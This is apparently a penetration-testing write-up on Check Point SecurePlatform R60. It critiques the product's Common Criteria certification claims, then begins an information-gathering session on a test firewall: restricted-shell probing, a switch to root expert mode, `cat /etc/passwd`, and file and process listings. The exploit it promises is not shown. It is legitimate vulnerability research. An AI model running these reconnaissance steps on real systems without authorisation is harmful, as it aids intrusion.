Check Point Secure Platform Hack

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"An uncensored real-time-line of how I exploited a vulnerability in a kernel hardened EAL4+ certified firewall"

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About PenTest

PenTest, is a “niche” company, which carries out specialised services for large companies in the financial area, telecommunications, insurance companies, public organisations, and so on…

PenTest Consultores’ level of solvency is backed by well reputed security practitioners.
With headquarters in Barcelona, it has collaborators all over Spain and partners in the USA and other European countries.

PenTest workers lifestyle and corporate idiosyncrasy is based on a pull economy model –see “*From Push to Pull- Emerging Models for Mobilizing Resources*” by John Hagel & John Seely Brown-. Our dynamic approach of resources mobilization allows us to face with complex problems always with the most up to date technology and human resources.

PenTest has the following organisational resources:

- A data base of leading experts in Security in Information Technology, from Spain and also profiles from outside our borders, from which our staff are chosen.
- Facilities which are completely optimised and dedicated to R+D and to carrying out Security Audits and Penetration Tests.
- A marketing system based on presence in the media and key events in the security area, as in the publishing of Reports and Investigations on security matters of major interest in the business world.

PenTest bases its success for each type of project in recruiting the best “Pen-Testers” around for auditing the problem in question. Once they are selected, they form a team of auditors or “Tiger Team” which is placed at the client’s service. Normally, Pentest’s “Tiger Teams” are not only high skilled, but they are also the very motivated, since they work from the freedom of their knowledge and experience and which PenTest allows for the development of their professional tasks.

Pentest's Commitment

Pentest's commitment to objectivity and independence is the same that has been observed since the birth of the company and as a rule of conduct in both our internal and external relationships within the market or with the client.

Prologue

Dear visitor,

thank you for reading these lines. I will try to explain what this paper is and what is not.

This is paper are the more or less raw results of the trial and error natural process of hacking a system. As the initial idea was not to made it public, I did not take care of the “feel and look” and I wrote as a simple reminder to me of what attack vectors where tried and its time-line.

As the R+D work increased, what where simple annotations begun to look interesting, maybe for readers other than me. At the end I got what I was looking for: a way to hack the tested system, but then I realize that what was more interesting –at least to me- was not the result itself but the entire step-by-step of the hacking experience.

In that sense I have thought that maybe this real time-line hacking adventure could be of the interest for some people that want to learn how that kind of things happen.

I remember many years ago that when reading papers about hacks and exploits I always had the sensation of being “losing” something interesting of the story. It was not the result, which usually was perfect: the exploit, but the process itself. I could not understand how the authors could be so clever and perfect in their R+D works. Of course, now I know: papers usually only describe the success stories, and few people writes down “stupid” hacking attempts, futile or completely wrong theories, probably fearing the scene laughs.

I think that errors usually give you more information that successes. In my humble opinion other errors, even “stupid” errors, are good for the learning process. With this idea in mind I have decided to release an uncensored paper where any attempt, any though, any theory is showed without any kind of shame.

I know there are more skilled security researchers than me. This paper is not aimed to them –even if maybe they can extract some bytes of usable information- but for the other people, the ones who want to have an idea of how a vulnerability research could look like.

Once told all this, I would like to notice you some things. First: this paper is more or less like personal annotations, so don't expect a logic and rational story. It shows a real brainstorming of ideas. I think something, and then I test and write down. Of course I have done some –but little- make-up to the paper to avoid having a scrambled text that only I can read…, but please, understand that not too much effort have been done on this. Only key points are explained in details. Many others things are simply put there without taking any care…

This style of writing down a paper has a disadvantage: is chaotic. But this is exactly what I wanted to show: the sometimes chaotic and wild process of a hack.

It is important to notice that this paper could contain erroneous concepts, erroneous statements and so on, so take it easy and rationally and carefully analyze anything.

On the other hand, don't forget that the result of this research is right –the exploit works- and can be checked, so at least the most important concepts should be true.

I wish you have a good reading. If anyone has any doubt about something in this text I will try to solve or discuss anything related with it by email –hvazquez at pentest dot es-.

For the impatient: you have the summary and the P.o.C. exploit at the end of this document. If you are able to understand how the exploit works without reading this paper, you are a martian…

Seriously speaking, it's almost impossible to clearly understand how the exploit works without the reading of the document. The good news is that there are few chances that a Script Kiddy can alter the P.o.C. exploit to take profit.

Introduction of the Check Point Firewall

From: "http://www.checkpoint.com/products/firewall-vpn.html"
Check Point Firewall/VPN solutions provide organizations with the world's most proven solution, used by 100% of the Fortune 100. They enable organizations to protect the entire network infrastructure and information with a unified security architecture that simplifies management and ensures consistent, up-to-date security everywhere

I think that the best way of having an idea of the history of CheckPoint –a.k.a. Firewall-1- firewall is to have a look at the Wikipedia, wich I think it has an accurate description of its evolution.

From Wikipedia, the free encyclopedia

FireWall-1 is a firewall product created by Check Point Software Technologies Ltd.
The FireWall-1 is a stateful firewall which also filters traffic by inspecting the application layer. It was the first commercially available software firewall to use stateful inspection. FireWall-1 functionality is currently bundled within all the Check Point's perimeter security products. The product previously known as FireWall-1 is now sold as an inseparable part of the VPN-1 solutions, which include the VPN functionality. ***(...)***
FireWall-1 is one of the few firewall products that is still owned by its creators (Check Point Software Technologies). By contrast, most other commercial firewalls such as Cisco PIX and Juniper NetScreen were acquired by their present owners.
Platforms
*Check Point FireWall-1/VPN-1 software is installed on a separate operating system*****, which provides the protocol stack, file system, process scheduling and other features needed by the product. This is different to most other commercial firewall products like Cisco PIX and Juniper NetScreen where the firewall software is part of a proprietary operating system.*
As of NGX R61—R65, FireWall-1 supports the following operating systems:
Solaris on SPARC 8, 9 and 10;
Windows 2000 Server and 2003 Server;
Red Hat Enterprise Linux (RHEL) version 3.0;
Check Point SecurePlatform (a Check Point Linux distribution based on Red Hat Linux, often called SPLAT);

Nokia IPSO.

Previous versions of Check Point firewall supported other operating systems including HP-UX and IBM AIX. See the table in the Version History section below for details.

FireWall-1/VPN-1 running on the Nokia platform on IPSO is often called a Nokia Firewall as if it were a different product, but in fact it runs the same FireWall-1 software as other platforms.

Version History

The FireWall-1 version naming can be rather confusing because Check Point have changed the version numbering scheme several times through the product's history. Initially, the product used a traditional decimal version number such as 3.0, 4.0 and 4.1 (although 4.1 was also called Check Point 2000 on the packaging). Then the version changed to NG meaning Next Generation and minor revisions became known as Feature Packs. Then the name changed to NG AI which meant NG with Application Intelligence, and the minor revisions became known as Rxx e.g. NG AI R54. Most recently, the version name has changed to NGX.

Version 3.0 was also sold by Sun Microsystems as Solstice FireWall-1. This was essentially the same product, but with slightly different packaging and file system layout.

The table below shows the version history. The Platforms column shows the operating systems that are supported by the firewall product:

Version	Release Date	Platforms	Notes
1.0	April 1994	SunOS 4.1.3, Solaris 2.3	[2] [3]
2.0	Sep 1995	SunOS, Solaris, HP-UX	[4]
2.1	Jun 1996		
3.0	Oct 1996		
3.0a			
3.0b	1997	Windows NT 3.5 and 4.0; Solaris 2.5, 2.5.1 and 2.6; HP-UX 10.x; AIX 4.1.5, 4.2.1	
4.0	1998	Windows NT 4.0, Solaris 2.5, 2.5.1, 2.6 and 7 (32-bit); HP-UX 10.x; AIX 4.2.1 and 4.3.0	

4.1	*2000*	*Windows NT 4.0 and 2000; Solaris 2.6, 7 and 8 (32-bit); HP-UX 10.20 and 11; Red Hat Linux 6.2 and 7.0 (2.2 kernel); IPSO 3.4.1 and 3.5; AIX 4.2.1, 4.3.2 and 4.3.3*	*Also known as Check Point 2000*
NG	*Jun 2001*	*Windows NT 4.0 and 2000; Solaris 7 (32-bit) and 8 (32 or 64-bit); Red Hat Linux 6.2 and 7.0 (2.2 kernel)*	*NG stands for Next Generation*
NG FP1	*Nov 2001*	*Windows NT 4.0 and 2000; Solaris 7 (32-bit) and 8 (32 or 64-bit); Red Hat Linux 6.2, 7.0 (2.2 kernel) and 7.2 (2.4 kernel), IPSO 3.4.2*	
NG FP2	*Apr 2002*	*Windows NT 4.0 and 2000; Solaris 7 (32-bit) and 8 (32 or 64-bit); Red Hat Linux 6.2, 7.0 (2.2 kernel) and 7.2 (2.4 kernel), IPSO 3.5 and 3.6, SecurePlatform NG FP2*	
NG FP3	*Aug 2002*	*Windows NT 4.0 and 2000; Solaris 8 (32 or 64-bit) and 9 (64-bit); Red Hat Linux 7.0 (2.2 kernel), 7.2 and 7.3 (2.4 kernel), IPSO 3.5, 3.5.1 and 3.6, SecurePlatform NG FP3*	
NG AI R54	*Jun 2003*	*Windows NT 4.0 and 2000; Solaris 8 (32 or 64-bit) and 9 (64-bit); Red Hat Linux 7.0 (2.2 kernel), 7.2 and 7.3 (2.4 kernel), IPSO 3.7, SecurePlatform NG AI, AIX 5.2*	*The full name is NG with Application Intelligence*
NG AI R55	*Nov 2003*	*Windows NT 4.0, 2000 and 2003; Solaris 8 (32 or 64-bit) and 9 (64-bit); Red Hat Linux 7.0 (2.2 kernel), 7.2 and 7.3 (2.4 kernel), IPSO 3.7 and 3.7.1, SecurePlatform NG AI*	*Version branches: NG AI R55P, NG AI R55W*
NG AI R57	*April 2005*	*SecurePlatform NG AI R57*	*For product Check Point Express CI (Content Inspection), later VPN-1 UTM (Unified Threat Management)* [5]
NGX	*Aug 2005*	*Windows 2000 and 2003; Solaris 8 and 9 (64-bit); RHEL 3.0 (2.4 kernel), IPSO 3.9 and 4.0,*	*Version branches: NGX R60A*

*R60**		*SecurePlatform NGX* *Note of the author: this is the EAL4+ certified version	
NGX R61	*Mar 2006*	*Windows 2000 and 2003; Solaris 8, 9 and 10; RHEL 3.0 (2.4 kernel), IPSO 3.9, 4.0 and 4.0.1, SecurePlatform NGX*	
NGX R62	*Nov 2006*	*Windows 2000 and 2003; Solaris 8, 9 and 10; RHEL 3.0 (2.4 kernel), IPSO 3.9 and 4.1, SecurePlatform NGX*	
NGX R65	*Mar 2007*	*Windows 2000 and 2003; Solaris 8, 9 and 10; RHEL 3.0 (2.4 kernel), IPSO 4.1,4.2, SecurePlatform NGX*	

The Secure Platform R60 Common Criteria Certification

The R60 version of the Secure Platform has been validated as an EAL4+ firewall. Following I have extracted some information about that certification. I will do some comments on some specific topics.

From the CCEVS web page:

"PRODUCT DESCRIPTION

The TOE is one or more network boundary devices managed remotely by a management server, using management GUI interfaces. The product provides controlled connectivity between two or more network environments. It mediates information flows between clients and servers located on internal and external networks governed by the firewalls.

The claimed security functionality described in the Security Target is a subset of the product's full functionality. The evaluated configuration is a subset of the possible configurations of the product, established according to the evaluated configuration guidance.

The security functionality within the scope of the evaluation included information flow control using stateful inspection and application proxies, IKE/IPSec Virtual Private Networking (VPN) in both gateway to gateway and Remote Access configurations, Intrusion Detection and Prevention (IDS/IPS). Additionally, the TOE provides auditing and centralized management functionality.

SECURITY EVALUATION SUMMARY

The evaluation was carried out in accordance to the Common Criteria Evaluation and Validation Scheme (CCEVS) process and scheme. The evaluation demonstrated that the TOEmeets the security requirements contained in the Security Target. The criteria against which the TOE was judged are described in the Common Criteria for Information Technology Security Evaluation, Version 2.2. The evaluation methodology used by the evaluation team to conduct the evaluation is the Common Methodology for Information Technology Security Evaluation, Version 2.2. Science Application International Corporation (SAIC) determined that the evaluation assurance level (EAL) for the TOE is EAL 4 augmented with ALC_FLR.3. The TOE, configured as specified in the installation guide, satisfies all of the security functional requirements stated in the Security Target. Several validators on behalf of the CCEVS Validation Body monitored the evaluation carried out by SAIC. The evaluation was completed in July 2006. Results of the evaluation can be found in the Common Criteria Evaluation and Validation Scheme Validation Report for Check Point VPN-1/FireWall-1 NGX (R60) HFA 03 prepared by CCEVS.

ENVIRONMENTAL STRENGTHS

Check Point VPN-1/Firewall-1 NGX (R60) HFA 03 is commercial boundary protection device that provide information flow control, security management, Protection of the TSF, cryptographic functionality, audit security functions, and explicit intrusion detection functionality. Check Point VPN-1/FireWall-1 NGX (R60) HFA 03 provides a level of protection that is appropriate for IT environments that require that information flows be controlled and restricted among network nodes where the Check Point components can be appropriately protected from physical attacks."

Security Target

In the document called "Check Point VPN-1/FireWall-1 NGX Security Target" -that we can found at the CCEVS web page- the vendor gives detailed information about the TOE –Target of Evaluation- to the NIST –National Institute of Standards and Technology- and to the NSA –National Security Agency-. This document is something like a guide to have the evaluation team familiarized with the TOE and with the claims about the expected certification.

Check Point VPN-1/FireWall-1 NGX

Security Target

Version 1.2.2

August 23, 2006

Prepared for:

Check Point SOFTWARE TECHNOLOGIES LTD.

3A Jabotinsky St., Diamond Tower

Ramat Gan, Israel 52520

The document described topics like: TOE Description, TOE Security Environment, Security Objectives TOE Security Assurance Measures, PP Claims, … among others.
Are of our interest:

- **The TOE Software**:

"Check Point VPN-1/FireWall-1 NGX (R60) is a software product produced by Check Point. The product is installed on a hardware platform in combination with an operating system (OS), in accordance with TOE guidance, in the FIPS 140-2 compliant mode. The Check Point VPN-1/FireWall-1 NGX (R60) software is shipped to the consumer in a package containing CD-ROMs with the Check Point VPN-1/FireWall-1 NGX (R60) installation media and user documentation."

"Check Point VPN-1/Firewall-1 Software and Guidance Distribution"

- **The TOE Operating System:**

"In addition to the Check Point VPN-1/FireWall-1 NGX (R60) software, an OS is installed on the hardware platform. The OS supports the TOE by providing storage for audit trail and IDS System data, an IP stack for in-TOE routing, NIC drivers and an execution

environment for daemons and security servers. A large part of the product's security functionality is provided "beneath" the OS, i.e. as kernel-level code that processes incoming packets.
The software, OS and hardware platform are collectively identified in this ST as the 'Check Point VPN-1/FireWall-1 NGX (R60) appliance'.
The Check Point VPN-1/FireWall-1 NGX (R60) CD-ROM contains a Check Point proprietary OS identified as Check Point SecurePlatform NGX (R60) HFA 0311, a stripped-down version of the Linux operating system".

- ***Firewall PP Objectives***

  (…)

  O.IDAUTH - *The TOE must uniquely identify and authenticate the claimed identity of all users, before granting a user access to TOE functions and data or, for certain specified services, to a connected network*

  O.SELPRO- *The TOE must protect itself against attempts by unauthorized users to bypass, deactivate, or tamper with TOE security functions.*

  O.EA- *The TOE must be methodically tested and shown to be resistant to attackers* possessing moderate attack potential.

  (…)

- ***Firewall PP Non-IT Security Objectives for the Environment***

  NOE.NOEVIL- *Authorized* administrators are non-hostile* *and follow all administrator guidance; however, they are capable of error.*

  (…)

  *Note of the author. This has sense in a single level authentication system: you are authorized or you are not. In the case of CheckPoint Secure Platform, there are several administrator profiles, and several access environments: GUI, web based, CLI –Command Line Interface-,… In the CLI scenario –CPSHELL-, there are at least 2 profiles: a standard administrator and an "Expert" administrator. A standard administrator has a restricted shell –CPSHELL- that tries to limit the user activity to specific firewall actions. An "Expert" administrator has full access to the underlying operating system. It seems very clear that those two profiles are different by nature: this is very clear in the restricted environment of the cpshell, that do not allow remote command execution or simple file transfers via scp –by default-, and only a restricted set of commands can be executed and a restricted set of

ASCII characters can be used… It's clear that doing so much effort on securing a shell of a user is aimed to harden it and prevent a misuse.
So I think that assuming that "*Authorized administrators are non-hostile*" does not apply on this scenario and thus on any systems with multiple administrator profiles

- ***TOE Security Assurance Requirements***
  The security assurance requirements for the TOE are the Evaluation Assurance Level (EAL) 4 components defined in Part 3 of the Common Criteria ([CC]), augmented with the [CC] Part 3 component ALC_FLR.3.
  (…)

Are of our interest assurance requirements about "flaw remediation" and "vulnerability assessment", etc…

Assurance Class	Assurance Components		Source PP(s)
support (ALC)	ALC_FLR.3	Systematic flaw remediation	AUGMEN
	ALC_LCD.1	Developer defined life-cycle model	AUGMEN
	ALC_TAT.1	Well-defined development tools	BOTH
Tests (ATE)	ATE_COV.2	Analysis of coverage	AUGMEN
	ATE_DPT.1	Testing: high-level design	AUGMEN
	ATE_FUN.1	Functional testing	ALL
	ATE_IND.2	Independent testing – sample	ALL
Vulnerability Assessment (AVA)	AVA_MSU.2	Validation of analysis	AUGMEN
	AVA_SOF.1	Strength of TOE security function evaluation	ALL
	AVA_VLA.2	Independent vulnerability analysis	ALL

- ***Lifecycle Model***

The Lifecycle Model describes the procedures, tools and techniques used by the developer for the development and maintenance of the TOE. The overall management structure is described, as well as responsibilities of the various departments. Development tools and procedures being used for each part of the TOE are identified, including any implementation-dependent options of the development tools. Flaw tracking and remediation procedures and guidance addressed to TOE developers describe the procedures used to accept, track, and act upon reported security flaws and requests for corrections to those flaws, as well as the distribution of reports and corrections to registered users. Guidance addressed to TOE users describes means by which TOE users with a valid Software Subscription license report to the developer any suspected security flaws in the TOE, and receive security flaw reports and corrections. For each developer site involved in the production of the TOE, the documentation describes the measures taken to ensure that the security of the configuration items of the TOE is maintained until shipped to the user.

- ***Vulnerability Analysis***

The Vulnerability Analysis builds on the other evaluation evidence to ***show that the developer has systematically* searched for vulnerabilities in the TOE and provides reasoning about why they cannot be exploited in the intended environment*** *for the TOE. The analysis references public sources of vulnerability information to justify that the TOE is resistant to obvious penetration attacks. (…)*

Note of the author. As you will see in that "report", the word "systematically" does not seem to apply to that scenario. Without too much effort –no reversing work- and with manual fuzzing techniques –like parsing a long string as an argument to a binary- I did find more tan 10 buffer overflows in less tan 4-5 different command line utilities developed by CheckPoint and that are part of the administration tools present in the Secure Platform.

- ***Assurance Requirements for Claimed PPs***

Claimed PP	Base EAL	Augmentations	EAL where augmentation appears
[APP-PP] [TFF-PP]	EAL2	ADV_HLD.2	EAL 3
		ADV_IMP.1	EAL 4
		ADV_LLD.1	EAL 4
		ALC_TAT.1	EAL 4
		AVA_VLA.3	EAL 5
[IDSSPP]	EAL2	None	

EAL 4 ensures that the product has been methodically designed, tested, and reviewed with maximum assurance from positive security engineering based on good commercial development practices. It is applicable in those circumstances where developers or users require a moderate to high level of independently assured security.
To ensure the security of Mission-Critical Categories of information, not only must vulnerability analysis by the developer be performed, but an evaluator must perform independent penetration testing to determine that the TOE is resistant to penetration attacks performed by attackers possessing a moderate attack potential. This level of testing is required in this ST by AVA_VLA.3, as required by the firewall PPs.
In addition, the assurance requirements have been augmented with ALC_FLR.3 (Systematic flaw remediation) to provide assurance that the TOE will be maintained and supported in the future, requiring the TOE developer to track and correct flaws in the TOE, and providing guidance to TOE users for how to submit security flaw reports to the developer, and how to register themselves with the developer so that they may receive these corrective fixes.

Validation Report

National Information Assurance Partnership

Common Criteria Evaluation and Validation Scheme

Validation Report

Check Point VPN-1/Firewall-1 NGX (R60)

Report Number:	**CCEVS-VR-06-0033**
Dated:	**August 25, 2006**
Version:	**1.1**

National Institute of Standards and Technology
Information Technology laboratory
100 Bureau Drive
Gaithersburg, Maryland 20899

National Security Agency
Information Assurance Directorate
9600 Savage Road Suite 6740
Fort George G. Meade, MD 20755-6740

Are of our interest the following parts of the Validation Report:

- ***Assumptions***

"The following assumptions about the TOE's operational environment are articulated in the ST:"

(…)

A.MODEXP	*The threat of malicious attacks aimed at discovering exploitable vulnerabilities is considered moderate.*

A.GENPUR	*There are no general-purpose computing capabilities (e.g., the ability to execute arbitrary code or applications) and storage repository capabilities on the TOE.*

A.PUBLIC	*The TOE does not host public data.*

A.NOEVIL	*Authorized administrators are non-hostile and follow all administrator guidance; however, they are capable of error.*

- ***Architectural Information***

"The high level architecture of the TOE is shown in Figure 2. The Check Point VPN/FireWall-1 Appliance, the rightmost block of the figure, consists of compliance tested hardware, a specially developed Linux operating system with enhanced protections against bypassibility, and the firewall software application."*

(…)

*Note of the author: the "specially" developed Linux operating system is RedHat. I guess that the enhanced protections against bypassibility must be Exec-Shield… Nor RedHat Linux, or the excellent Exec-Shield kernel patch are Checkpoint's developments, but the way as this is exposed in the "Validation Report CCEVS-VR-06-0033" could be something confusing for the reader.

- ***Flaw Remediation Procedures***

"Check Point's flaw remediation process provides a mechanism for user-reported flaws to be processed by the developer, and for prompt distribution of software changes in response to

discovered flaws in security and other critical product functionality. Note that the flaw remediation process is available for customers that purchase the Enterprise Software Subscription plan – this plan is required to operate in the evaluated configuration ***. A security reporting procedure is available to all Enterprise Software Subscribers as well as third-party vulnerability researchers.*** *The developer regularly reviews the MITRE Common Vulnerabilities and Exposures (CVE) database for flaw reports that might be relevant to the product. As of August 21, 2006, there are no vulnerabilities in the CVE database that are applicable to the evaluated product or its direct predecessors, and no other reporting mechanisms have identified any critical security flaws."*

I will not make so much comments about this, but the sensation after 6 months of trying to contact CheckPoint representatives, both in Israel and in our country –Spain- is that not too much effort has been done to made public such "security reporting procedure". You can see what was the time-line of the contacts tries here:

Common Criteria Certificate

Nothing special to say, just a screenshot of how a Common Criteria Certificate looks like.

National Information Assurance Partnership

Common Criteria Certificate

Common Criteria

is awarded to

Check Point® Software Technologies, Ltd.

The IT product identified in this certificate has been evaluated at an accredited testing laboratory using the Common Methodology for IT Security Evaluation (Version 2.2) for conformance to the Common Criteria for IT Security Evaluation (Version 2.2). This certificate applies only to the evaluated configuration as identified in the Security Target. The product's functional and assurance security specifications are also contained in its security target. The evaluation has been conducted in accordance with the provisions of the NIAP Common Criteria Evaluation and Validation Scheme and the conclusions of the testing laboratory in the evaluation technical report are consistent with the evidence adduced. This certificate is not an endorsement of the IT product by any agency of the U.S. Government and no warranty of the IT product is either expressed or implied.

Product Name: Check Point VPN-1/FireWall-1 NGX (R60) HFA 03 (Take 25)
Evaluation Platforms: Crossbeam C2; Dell PowerEdge 1750, 1850, 2650, 2850; HP DL360 G4, DL380 G3/G4, DL385, ML330 G3, ML350 G4; IBM xSeries 205 (Model 8480-53X), xSeries 206, 306, 335, 336, 345 (Model 8480-53X), 346; Patriot Technologies SMARTGig 1U, 2U, CT; Siemens Business Services 4YourSafety RX200S2/S3 Server, RX300S2/S3 Server, SunFire X2100, X4100, X4200 Servers, SuperMicro 6023-8R; Toshiba Magnia 2200R

CCTL: Science Applications International Corporation
Validation Report Number: CCEVS-VR-06-0033
Assurance Level: EAL 4 Augmented ALC_FLR.3
Date Issued: 25 August 2006
Protection Profile Identifier: Intrusion Detection System System Protection Profile, Version 1.5, dated March 9, 2005

Original Signed By

Director, Common Criteria Evaluation and Validation Scheme
National Information Assurance Partnership

Original Signed By

Information Assurance Director
National Security Agency

The Secure Platform

http://www.checkpoint.com/products/secureplatform/index.html

" ***Pre-Hardened Operating System for Security***"

"*With limited IT personnel and budget, organizations must often choose between the simplicity of pre-installed security appliances or the flexibility of open servers.*

Check Point SecurePlatform combines the simplicity and built-in security of an appliance with the flexibility of an open server by enabling you to turn an Intel- or AMD-based open server into a pre-hardened security appliance in less than 5 minutes."

From Secure Platform Datasheet:


"YOUR CHALLENGE

*When choosing a **security platform**, organizations usually choose between two distinct choices: simplicity or flexibility. If they go with the simplicity of a **security appliance**, they lose the flexibility to change technologies as their needs change. Or they can deploy their security solution on an inexpensive, flexible open server that must be modified, or **"hardened,"** to make it secure, a process that can be less than simple. Unfortunately, with limited financial and IT personnel resources, organizations frequently feel they must choose between simplicity and flexibility.*

OUR SOLUTION

*The Check Point SecurePlatform™ Pro **prehardened operating system** combines the simplicity and built-in security of an appliance with the flexibility of an open server running a **prehardened operating system**. With Check Point's market-leading security solutions—VPN-1 Pro™ and VPN-1 Express™—running on the SecurePlatform Pro **prehardened operating system**, timepressed IT administrators can deploy enterprise-class security on inexpensive*

Intel- or AMD-based open servers anywhere in the network."



hugo@sexy ~ $ ssh -l admin 192.168.1.236

admin@192.168.1.236's password:

```
Last login: Tue Mar 13 09:24:50 2007 from 192.168.1.50
? for list of commands
sysconfig for system and products configuration

[fw1pentest]# sysconfig

Choose a configuration item ('e' to exit):
------------------------------------------------------------------
1) Host name                5) Network Connections       9) Export Setup
2) Domain name               6) Routing                  10) Products Installation
3) Domain name servers        7) DHCP Server Configuration  11) Products Configuration
4) Time and Date              8) DHCP Relay Configuration
------------------------------------------------------------------
(Note: configuration changes are automatically saved)
Your choice:

[fw1pentest]# help
Commands are:
?                 - Print list of available commands
LSMcli              - SmartLSM command line
LSMenabler          - Enable SmartLSM
SDSUtil             - Software Distribution Server utility
about               - Print about info
addarp              - Add permanent ARP table entries
(...)
```

Information Gathering of the target

```
[fw1pentest]# ls
Unknown command "ls"
[fw1pentest]# pwd
Unknown command "pwd"
[fw1pentest]# id
Unknown command "id"
[fw1pentest]# '
Illegal command
[fw1pentest]# %
Illegal command
[fw1pentest]# "
Illegal command
[fw1pentest]#

[fw1pentest]# help
Commands are:
?                  - Print list of available commands
LSMcli             - SmartLSM command line
LSMenabler         - Enable SmartLSM
SDSUtil            - Software Distribution Server utility
(...)
expert             - Switch to expert mode

[fw1pentest]# expert
Enter expert password:

You are in expert mode now.

[Expert@fw1pentest]# id
uid=0(root) gid=0(root) groups=0(root)
```

```
[Expert@fw1pentest]# pwd
/home/admin

[Expert@fw1pentest]# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
nobody:x:99:99:Nobody:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
rpm:x:37:37::/var/lib/rpm:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin
admin:x:0:0::/home/admin:/bin/cpshell

[Expert@fw1pentest]# cd /opt/
[Expert@fw1pentest]# ls
CPDownloadedUpdates  CPInstLog      CPngcmp-R60   CPppak-R60  CPshared     CPsuite-R60
SecurePlatform  spwm
CPEdgecmp            CPR55WCmp-R60  CPportal-R60  CPrt-R60    CPshrd-R60   CPuas-R60
lost+found
[Expert@fw1pentest]# ls -la spwm/
total 36
drwx------   9 root   root     4096 Mar 20  2007 .
drwxr-xr-x  15 root   root     4096 Mar  7 10:13 ..
dr-x------   2 root   root     4096 Mar 20  2007 bin
dr-x------   4 root   root     4096 Mar 20  2007 conf
lrwxrwxrwx   1 root   root        9 Mar  6 16:26 current -> /opt/spwm
dr-x------   2 root   root     4096 Mar 20  2007 lib
drwx------   2 root   root     4096 Mar 20  2007 log
dr-x------   2 nobody nobody   4096 Mar 20  2007 servcert
drwx------   2 root   root     4096 Mar 20  2007 tmp
drwx------   8 nobody nobody   4096 Mar 20  2007 www
[Expert@fw1pentest]# ls -la spwm/www/
total 32
drwx------   8 nobody nobody   4096 Mar 20  2007 .
```

```
drwx------    9 root     root         4096 Mar 20  2007 ..
drwxr-xr-x    2 root     root         4096 Mar 20  2007 bin
drwx------    2 nobody   nobody       4096 Mar 20  2007 cgi-bin
drwxr-xr-x    2 root     root         4096 Mar 20  2007 dev
drwx------    8 nobody   nobody       4096 Mar 20  2007 html
drwxr-xr-x    3 nobody   nobody       4096 Mar 20  2007 opt
drwx------    2 nobody   nobody       4096 Mar 20  2007 tmp
[Expert@fw1pentest]# ps -ef
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 Mar12 ?        00:00:03 init [
(...)
root       641     1  0 Mar12 ?        00:00:00 syslogd -m 0 -f /var/run/syslog.conf
root       646     1  0 Mar12 ?        00:00:00 klogd -x -c 1
root       836     1  0 Mar12 ?        00:00:00 /usr/sbin/sshd
root       874     1  0 Mar12 ?        00:00:00 crond
root       900     1  0 Mar12 ?        00:00:00 /bin/sh /opt/spwm/bin/cp_http_server_wd
root       904     1  0 Mar12 ?        00:00:00 /bin/sh /opt/spwm/bin/cpwmd_wd
root       911   904  0 Mar12 ?        00:00:00 cpwmd -D -app SPLATWebUI
nobody     920   900  0 Mar12 ?        00:00:01 cp_http_server -j -f /opt/spwm/conf/cp_http_admin_server.conf
root       959     1  0 Mar12 ?        00:00:00 /bin/csh -fb /opt/CPshrd-R60/bin/cprid_wd
root       980   959  0 Mar12 ?        00:00:00 /opt/CPshrd-R60/bin/cprid
root      1016     1  0 Mar12 ?        00:00:00 /opt/CPshrd-R60/bin/cpwd
root      1029  1016  0 Mar12 ?        00:00:02 cpd
root      1113  1016  0 Mar12 ?        00:00:00 fwd
root      1115  1016  0 Mar12 ?        00:00:08 fwm
root      1118  1016  0 Mar12 ?        00:00:00 status_proxy
root      1119  1113  0 Mar12 ?        00:00:00 cpca
root      1122     1  0 Mar12 ?        00:00:00 cpmad
(...)
root      4179  4177  0 19:36 ttyp0    00:00:00 -cpshell
(...)


[Expert@fw1pentest]# cd /opt/CPsuite-R60/fw1/
```

```
[Expert@fw1pentest]# ls -la
total 64
drwxrwx---   15 root     bin          4096 Mar  7 17:01 .
drwxrwx---    4 root     bin          4096 Mar 20  2007 ..
drwxrwx---    3 root     bin          4096 Mar 20  2007 SU
drwxrwx---    5 root     bin          4096 Mar 20  2007 bin
lrwxrwxrwx    1 root     root           12 Mar  6 16:26 boot -> /etc/fw.boot
drwxrwx---    2 root     bin          4096 Mar 20  2007 cisco
lrwxrwxrwx    1 root     root           29 Mar  6 16:26 conf -> /var/opt/CPsuite-R60/fw1/conf
lrwxrwxrwx    1 root     root           33 Mar  6 16:26 database -> /var/opt/CPsuite-R60/fw1/database
drwxrwx---    2 root     bin          4096 Mar 20  2007 doc
